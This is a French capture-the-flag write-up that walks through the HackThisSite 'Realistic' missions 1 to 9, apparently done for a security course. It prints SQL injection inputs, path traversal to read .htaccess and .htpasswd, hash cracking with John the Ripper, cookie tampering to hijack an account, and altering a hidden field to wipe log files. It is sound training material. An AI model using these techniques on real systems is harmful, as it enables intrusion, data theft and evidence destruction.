

HackThisSite - Realistic


Level 1

On inspecte la page et on modifie la valeur d'une des options de vote du dernier groupe. Cela augmentera leur score pour les placer en première place :

The average rating of this band is 2.3141751857359.
rate it?

[1](#) [vote!](#)

On clique sur vote! :




Level 2

On affiche le code source de la page :

><font

On accède à la page update.php :



enter your username and password, white brother!

username


ANSWER

password

ANSWER

[Submit Query](#)

Rentrer des identifiants erronés nous envoie à cette page :



On écrit une commande SQL équivalente à “SELECT password FROM table WHERE name = 'admin' OR 1=1” :

enter your username and password, white brother!


username

admin' or 1=1 --

password

Submit Query

Les “--” signalent le début d'un commentaire, ce qui ignore ce qu'on entre dans la ligne “password”. On clique sur Submit Query :



Level 3

En inspectant la page, on trouve un commentaire :

```
<!--Note to the webmasterThis website has been hacked, but not totally destroyed. The old website is  
still up. I simply copied the old index.html file to oldindex.html and remade this one. Sorry about the  
inconvenience.-->
```

On découvre que l'ancienne page d'accueil se trouve dans oldindex.html :

The screenshot shows a browser window with the URL "ions/realistic/3/oldindex.html". The page title is "Peace Poetry". The main content includes a large yellow peace sign graphic with the text "WAR IS NOT HEALTHY FOR CHILDREN AND OTHER LIVING THINGS" overlaid. To the left, there's a quote from Mahatma Gandhi: "What difference does it make to the dead, the orphans and the homeless, whether the mad destruction is wrought under the name of totalitarianism or the holy name of liberty and democracy?" - Mahatma Gandhi. To the right, there's a quote from Martin Luther King Jr.: "The greatest purveyor of violence in the world today is my own government. For the sake of hundreds of thousands trembling under our violence, I cannot be silent." - Martin Luther King Jr. Another quote from George Orwell is on the right: "The nationalist not only does not disapprove of atrocities committed by his own side, but he has a remarkable capacity for not even hearing about them." - George Orwell. At the bottom, there's a welcome message: "Welcome to Peace Poetry. This website features several poems crying out for freedom, liberty, justice, peace, love and understanding. You can also submit your own poetry!" and two links: "Read The Poetry" and "Submit Poetry".

Dans Submit Poetry, on trouve un formulaire :

Note: Poems will be stored online immediately but will not be listed on the main poetry page until it has a chance to be looked at.

Name of poem:

Poem:

add poem

On lui donne comme nom, le chemin vers la page d'accueil qu'on veut remplacer. Dans le champ "Poem", on colle le tout le code de la page oldindex.html :

Note: Poems will be stored online immediately but poetry page until it has a chance to be looked at.

Name of poem:

./index.html

Poem:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML  
4.01 Transitional//EN"  
"http://www.w3.org/TR/1999/REC-  
html401-19991224/loose.dtd"><html>  
<head> <title>peace be with all</title>  
</head><body background="bg.jpg"  
text="#FFFFFF" link="#FFF833"  
vlink="#FFF833"><center><font  
face="verdana" size=7><b>Peace  
Poetry</b></font><table cellspacing=0  
border=0 cellpadding=0 align="center"  
width=760><tr><td width=230><font  
face="verdana" size=2><b>"What  
difference does it make to the dead, the  
orphans and the homeless, whether the
```

add poem

On clique sur add poem :




Level 4

On voit qu'on peut ajouter une adresse mail :

Co
int

Mailing List!
Join our mailing list to receive
updates!

Essayer d'ajouter une adresse mail non valide nous montre ce message :



Le message d'erreur parle d'insertion et de table, on devra donc réaliser une injection SQL.
On réalisera l'injection à partir de cette page :

<https://www.hackthissite.org/missions/realistic/4/products.php?category=2>

Le "?category=2" indique la présence de code SQL.



Yes, these are authentic alligator shoes, made
\$140



Alligator purses! We tear the skin off alligator
\$70



Belts made of alligators! Different colors avail
\$30

La page semble contenir trois colonnes : les images, la description de l'article et le prix. De plus, on ajoute une quatrième colonne pour les adresses mails qu'on peut ajouter à partir de la page d'accueil. On réalise un union all select sur la table email :

```
https://www.hackthissite.org/missions/realistic/4/products.php?category=2 union all select *,*,*,* from email;
```

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Belts made of alligators! Different colors available, contact us for

\$30

alph-alpha-brown@hotmail.com



alph-alpha-brown@hotmail.com

sam.goodwin@yahoo.com



sam.goodwin@yahoo.com

UltraDeathLaser@aol.com



UltraDeathLaser@aol.com

SwingLow@hotmail.com



SwingLow@hotmail.com

TeaBody@aol.com



TeaBody@aol.com

jsmith@uic.edu



jsmith@uic.edu

3ambeer@graffiti.net



3ambeer@graffiti.net

shootfirst@yahoo.com



shootfirst@yahoo.com

Bobby@friends.com




Bobby@friends.com

On obtient les adresses mails.

From: SaveTheWhales

Message: Hello, I was referred to you by a friend who says you know how to hack into computers and web sites - well I was wondering if you could help me out here. There's this local store who is killing hundreds of animals a day exclusively for the purpose of selling jackets and purses etc out of their skin! I have been to their website and they have an email list for their customers. I was wondering if you could somehow hack in and send me every email address on that list? I want to send them a message letting them know of the murder they are wearing. Just reply to this message with a list of the email addresses. Please? Their website is at <http://www.hackthissite.org/missions/realistic/4/>. Thanks so much!!

Il faut envoyer les adresses à l'utilisateur SaveTheWhales, on clique sur "Private Messages" dans la catégorie "Communicate" de hackthissite :



On cherche SaveTheWhales, on clique sur son nom et on lui envoie les mails trouvés :

Send a Message

Send a message to:

Priority:

Subject:

Message:

alph-alpha-brown@hotmail.com
sam.goodwin@yahoo.com
UltraDeathLaser@aol.com
SwingLow@hotmail.com
TeaBody@aol.com
jsmith@uic.edu
3ambeer@graffiti.net
shootfirst@yahoo.com
Bobby@friends.com

Congratulations, you have successfully completed realistic 4!

Send a Message

Level 5

Afficher le code source de la page d'accueil nous montre ce commentaire :

```
<html>
<head>
<title>Compu-global-Hyper-Mega-Net</title>
<!-- crawlers keep out of here -->
</head>
```

De plus, on a ce message sur la page News :

9/15/03 - Google was grabbing links it shouldn't be so I have taken extra precautions.

On fait donc une recherche avec les termes "crawler" et "google" :

The screenshot shows a search results page from a search engine. At the top, the query 'crawler google' is entered. Below the search bar are several category filters: 'Images', 'Vidéos', 'Actualités', 'Sites d'offres d'emploi', 'Livres', and 'Map'. A message indicates there are approximately 207,000,000 results found in 0.31 seconds. The first result is a link to 'Google for Developers' with the title 'Présentation du robot d'exploration Google (user-agent)'. The snippet below the title explains that Google's robots discover and analyze websites. Below the snippet are links to 'Google Favicon', 'Google StoreBot', 'Google-InspectionTool', and 'Google-Extended'. The URL of the result is <https://developers.google.com/crawling-indexing/o...>.

Sur le premier lien, on apprend l'existence d'un fichier robots.txt :

▼ Robots d'exploration Google

Présentation

Googlebot

Google Read Aloud

APIs-Google

Feedfetcher

▶ robots.txt

On essaye de s'y rendre à partir de la racine :

The screenshot shows a browser window displaying the contents of the robots.txt file. The address bar shows the URL <http://hackthissite.org/missions/realistic/5/robots.txt>. The page content is as follows:

```
User-agent: *
Disallow: /lib
Disallow: /secret
```

On découvre que les répertoires lib et secret sont masqués pour tous les utilisateurs. On se rend dans lib/ :

Index of /missions/realistic/5/lib

Name	Last modified	Size	Description
Parent Directory	-	-	
hash	2013-12-30 05:28	11K	

Le répertoire contient un unique fichier has, cliquer dessus le télécharge. On va ensuite dans le répertoire secret/ :

Index of /missions/realistic/5/secret

Name	Last modified	Size	Description
Parent Directory	-	-	
admin.bak.php	2013-12-30 05:28	230	
admin.php	2013-12-30 05:28	621	

Le contenu de admin.bak.php :

error matching hash 43500a7a9ff03e36d3114443538d2483

Le contenu de admin.php :

Invalid Password

On affiche le contenu du fichier téléchargé, on peut voir "MD4", on en conclut donc que le hash utilisé est MD4 :

```
Error: MDupdate MD already done.  
Error: MDupdate called with illegal count value %d.MD4 time trial. Processing  
Characters processed per second: %ld.  
ABCDEFIGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789$tI0000B "%s"
```

On crée un fichier contenant le hash du fichier admin.bak.php :


```
[alaia@kali]-[~/Documents/cours/cyberav/tp]  
$ echo 43500a7a9ff03e36d3114443538d2483 > hash.txt
```

On lance john the ripper sur ce fichier :

```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
$ sudo john --format=raw-MD4 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD4 [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
c12d8      (?)
1g 0:00:00:28 DONE 3/3 (2023-10-26 07:44) 0.03496g/s 39998Kp/s 39998Kc/s 3999
8KC/s ckd7i..c145v
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Mot de passe : **c12d8**

On rentre le mot de passe obtenu dans la page submit.html :



Level 6

On teste le script avec un “a” :

Your encrypted text is: .12.56.29

ENCRYPT

Enter text to encrypt:

a

Enter encryption password:

Encrypt it

En lançant plusieurs fois le chiffrement, les 3 nombres changent mais à chaque fois, leur somme est égale à 97, soit le code ASCII du “a”.

Si on ajoute “a” comme mot de passe, la somme donne maintenant 194. On soustrait 97 et on retrouve 97. Le code ASCII semble donc s’additionner aux nombres, il suffit ensuite de soustraire le code ASCII du mot de passe au résultat de l’addition pour trouver le code ASCII du message.

On ne comprend rien à la façon dont il faudrait décoder ça donc on cherche XECryption algorithm sur Google et on clique sur le premier lien où on colle le texte encodé :

XECryption

Web based decryption/encryption tool

XECryption is a simple encryption algorithm used in [Realistic Mission 6](#) from [HackThisSite](#).

This tool can be used to solve the challenge, but also to encrypt any plain text using XECryption and vice-versa.

```
240.277.233.251.200.200.242.277.233.290.290.200.314.320.209.292.313.201.294.201.317.273.200.  
236.292.282.271.264.297.300.272.308.299.300.269.301.269.317.284.286.262.315.276.279.328.269.  
254.252.232.272.268.309.273.264.296.305.272.267.291.324.302.297.268.268.263.298.300.261.312.  
241.254.299.280.263.292.260.301.311.317.297.248.314.272.293.298.281.298.276.311.291.297.318.  
261.274.300.293.297.267.295.261.275.334.289.238.267.289.283.257.300.262.304.311.278.274.265.  
261.345.301.296.270.273.299.289.274.272.313.282.268.320.287.320.270
```

Decrypt

Encrypt

Decryption password Automatic [?](#) Specify

Encryption password

Result

Samuel Smith

Thank you for looking the other way on the increased levels of toxic chemicals in the river running alongside our industrial facilities. You can pick up your payment of \$20,000 in the mailbox at the mansion on the corner of 53 and St. Charles tomorrow between the hours of 3:00am and 5:00am.

Thank you,

John Sculley
ToxiCo Industrial Chemicals

Decryption is rubbish? Click the Decrypt button again to try a different password.
Current password value is: 762

On copie le mail déchiffré pour l'envoyer à l'utilisateur qui nous a contacté :

From: ToxiCo_Watch

Send a Message

Send a message to:

ToxiCo_Watch

Priority:

Normal

Subject: decrytped mail

Message:

Samuel Smith

Thank you for looking the other way on the increased levels of toxic chemicals in the river running alongside our industrial facilities. You can pick up your payment of \$20,000 in the mailbox at the mansion on the corner of 53 and St. Charles tomorrow between the hours of 3:00am and 5:00am.

Thank you,

Send


Congratulations, you have successfully completed realistic 6!

Level 7

On se promène sur le site et on regarde les codes source :


```
<center><a href="images/patriot1.jpg">Parent Directory</a> | 06-Feb-2004 00:25 | -    |             |
| <a href="#">admin/</a>           | 06-Feb-2004 00:25 | -    |             |
| <a href="#">burn.jpg</a>         | 06-Feb-2004 00:25 | 35k  |             |
| <a href="#">bush1.jpg</a>        | 06-Feb-2004 00:25 | 46k  |             |
| <a href="#">bush2.jpg</a>        | 06-Feb-2004 00:25 | 47k  |             |
| <a href="#">bush3.jpg</a>        | 06-Feb-2004 00:25 | 40k  |             |
| <a href="#">gay.jpg</a>          | 06-Feb-2004 00:25 | 51k  |             |
| <a href="#">logo.jpg</a>         | 06-Feb-2004 00:25 | 28k  |             |
| <a href="#">logo.psd</a>         | 06-Feb-2004 00:25 | 121k |             |
| <a href="#">patriot1.jpg</a>     | 06-Feb-2004 00:25 | 59k  |             |
| <a href="#">patriot2.jpg</a>     | 06-Feb-2004 00:25 | 61k  |             |
| <a href="#">patriot3.jpg</a>     | 06-Feb-2004 00:25 | 59k  |             |
| <a href="#">patriot4.jpg</a>     | 06-Feb-2004 00:25 | 41k  |             |
| <a href="#">patriot5.jpg</a>     | 06-Feb-2004 00:25 | 61k  |             |
| <a href="#">savage.jpg</a>       | 06-Feb-2004 00:25 | 33k  |             |
| <a href="#">war1.jpg</a>         | 06-Feb-2004 00:25 | 70k  |             |
| <a href="#">war2.jpg</a>         | 06-Feb-2004 00:26 | 71k  |             |
| <a href="#">war3.jpg</a>         | 06-Feb-2004 00:26 | 39k  |             |

On sait maintenant que nous avons affaire à un serveur Apache2. On voit que le répertoire contient des images et un répertoire admin, on clique dessus :



Quand on essaye de se connecter avec des identifiants erronés, la page se recharge.

Quand on clique sur Cancel, cette page apparaît :



On retourne en arrière vers les pages contenant des photos :

7/showimages.php?file=patriot.txt

On remplace le nom du fichier par le chemin vers le répertoire admin :

c/7/showimages.php?file=images/admin

Google Hacking DB OffSec

## WHAT'S RIGHT FOR AMERICA

The Right is taking back America... and you love

### Spread the Word!

Help spread conservative action by downloading and printing these posters. Here are some tips: post them at your office, school, church, workplace, whatever you can think of. Post them on bulletin boards, on doors, by urinals, etc. Give them out to other Republikans. Print them off and share them with your friends so that they can spread the word too.

[Patriotism](#) | [Long Live Bush](#) | [Nuke the bastards!](#)

The specified file does not exist.

On obtient un message d'erreur. On essaye d'accéder au fichier .htaccess d'Apache :

```
/showimages.php?file=images/admin/.htaccess
```

Google Hacking DB    OffSec

# WHAT'S RIGHT FOR AMERICA

The Right is taking back America... and you love it!

## Spread the Word!

Help spread conservative action by downloading and printing these posters. Here are some tips: post them at your office, school, church, workplace, whatever. Good idea: put them on bulletin boards, on doors, on urinals, etc. Give them out to other Republican followers so that they can spread the word too.


[Patriotism](#) | [Long Live Bush](#) | [Nuke the bastards!](#)



On obtient 4 liens à la place des photos, on affiche le code source de la page :

```
20
21 <center><a href="AuthName _Administration Access"
22 "> <a href="AuthType Basic
24 "> <a href="AuthUserFile /www/hackthissite.org/www/missions/realistic/7/images/admin/.htpasswd
26 "> <a href="require valid-user
28 "> </center>
30 </td></tr></table>
```

On découvre l'existence d'un fichier .htpasswd, on y accède :



# IT'S RIGHT FO

The Right is taking back America

## Spread the Word

Take action by downloading and printing at your office, school, church, venders, by urinals, etc. Give them the word too.

[Patriotism](#) | [Long Live Bush](#) | [Next](#)



Cette fois, on obtient un seul lien. On fait un clic droit dessus et on l'ouvre dans un nouvel onglet :

① administrator:\$1\$AAODv...\$gXPqGkIO3Cu6dnclE/sok1

On possède maintenant le pseudo en clair, le mot de passe est chiffré et se trouve après les ":". On crée un fichier contenant ce code :



```
(alaia㉿kali)-[~/Documents/cours/cyberav/tp]
$ echo '1AAODv ... $gXPqGkIO3Cu6dnclE/sok1' > password.txt
```

On lance john the ripper sur le fichier :

```
(root㉿kali)-[/home/alaia/Documents/cours/cyberav/tp]
john password.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
shadow (?)
1g 0:00:00:00 DONE 2/3 (2023-10-27 16:37) 100.0g/s 19200p/s 19200c/s 19200C/s
123456 ..knight
Try Again
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Mot de passe : **shadow**

On retourne sur la page d'identification et on se connecte :



## Level 8

On apprend sur la page d'accueil qu'il y a une base de données, on devra donc sûrement réaliser une injection SQL :

account, create an account, and more. We at the Tech Support hope to make this site easy and safe for you to use, this is our new site, and we are ready to build our database, so if you're not registered, REGISTER! It's Free.

On crée un compte :

Wanted Username:

Wanted Password:

Wanted Description:

On peut chercher un utilisateur à partir de la page User Info :

**Number Of Users Found: 1**

**dropCash : 123abc**

Quand on cherche un utilisateur qui n'existe pas, on obtient ce message :

/search2.php

oogle Hacking DB    OffSec

**No Users Found**

Mais quand on cherche un utilisateur du nom de ‘, on obtient ce message :

Error Getting Username Information From Table 'users'

On a trouvé notre vulnérabilité. On cherche l'utilisateur ‘ or 1=1 :

Username: ' or 1=1;

Ce qui nous donne le contenu de la table users :

**Number Of Users Found: 19225**

**Lolita Goncalez : dancing queen**

**Tom Brown : Tom the brown**

**Lisa M. : I am sweet**

**Peter McDonald : fatman**

**Drake Alucard : BLOOD**

**Mike Power : need money**

**Wanda : wonder girl**

**Matt Johnson : 31337**

**Heinz Harald Kunze : da german guy :)**

**Karen Oldfield :**

Chercher “gary” avec ctrl-f nous donne 581 résultats. Si on se rend au pied de la page, on peut voir le compte que l’on a créé plus tôt en dernier :

**imene\_gouc : TP HackThisSite**

**eis : sisi bisi**

**reblochon : bonjour**

---

On peut conclure que le premier Gary Hunter sera le compte que nous cherchons et que les 580 suivants ont été créés par d’autres joueurs.


Le premier Gary Hunter :

**GaryWilliamHunter : -- \$\$\$\$\$ --**

On se connecte avec son compte et on regarde les cookies :


|                 |                           |                      |                       |                               |
|-----------------|---------------------------|----------------------|-----------------------|-------------------------------|
| accountPassword | azerty                    | www.hackthissite.org | /missions/realistic/8 | Session                       |
| accountUsername | reblochon                 | www.hackthissite.org | /missions/realistic/8 | Session                       |
| HackThisSite    | q3brrrc8t21jhfoul039hsf46 | www.hackthissite.org | /                     | Fri, 27 Oct 2023 23:10:37 GMT |

Deux cookies de session ont été créés, un pour le pseudo et un pour le mot de passe. On rentre le pseudo de dropCash et la somme qu'on veut lui verser. Puis, on modifie les valeurs des cookies de session pour accéder au compte de GaryWilliamHunter :



| Name             | Value             | Domain               | Path                  | Expires / Max-Age             | Size | HttpOnly | Secure |
|------------------|-------------------|----------------------|-----------------------|-------------------------------|------|----------|--------|
| _htsCookieNotice | 1                 | www.hackthissite.org | /missions/realistic   | Sun, 21 Apr 2024 17:11:40 GMT | 18   | false    | false  |
| _htsCookieNotice | 1                 | www.hackthissite.org | /playlevel            | Wed, 24 Apr 2024 19:13:30 GMT | 18   | false    | false  |
| _htsCookieNotice | 1                 | www.hackthissite.org | /playlevel/5          | Sun, 21 Apr 2024 17:11:49 GMT | 18   | false    | false  |
| _htsCookieNotice | 1                 | www.hackthissite.org | /playlevel/6          | Tue, 23 Apr 2024 06:50:23 GMT | 18   | false    | false  |
| accountPassword  | --\$\$\$\$--      | www.hackthissite.org | /missions/realistic/8 | Session                       | 26   | false    | false  |
| accountUsername  | GaryWilliamHunter | www.hackthissite.org | /missions/realistic/8 | Session                       | 32   | false    | false  |

On clique sur le bouton "Move Money To A Different Account" :




8/movemoney.php

Google Hacking DB OffSec

Congratulations, 1st Objective Done, Now Cover Your Tracks


[-> Back to index](#)

On se reconnecte et on inspecte le bouton "Clear Files In Personal Folder" :




```
<form action="cleardir.php" method="POST">
 <input type="hidden" name="dir" value="reblochonSQLFiles">
 <input type="submit" value="Clear Files In Personal Folder">
</form>
<form action="movemoney.php" method="POST">...</form>
```

On peut voir la valeur cachée de ce qui sera effacé. On remplace reblochonSQLFiles par logFiles :



```
<form action="cleardir.php" method="POST">
 <input type="hidden" name="dir" value="logFiles">
 <input type="submit" value="Clear Files In Personal Folder">
</form>
<form action="movemoney.php" method="POST">...</form>
```

Et enfin, on clique :



Congrats

Good Job, Grillacier, You have sucessfully completed Mission 8

## Level 9

On se balade sur le site et sur la page demo, on regarde le code source :

```
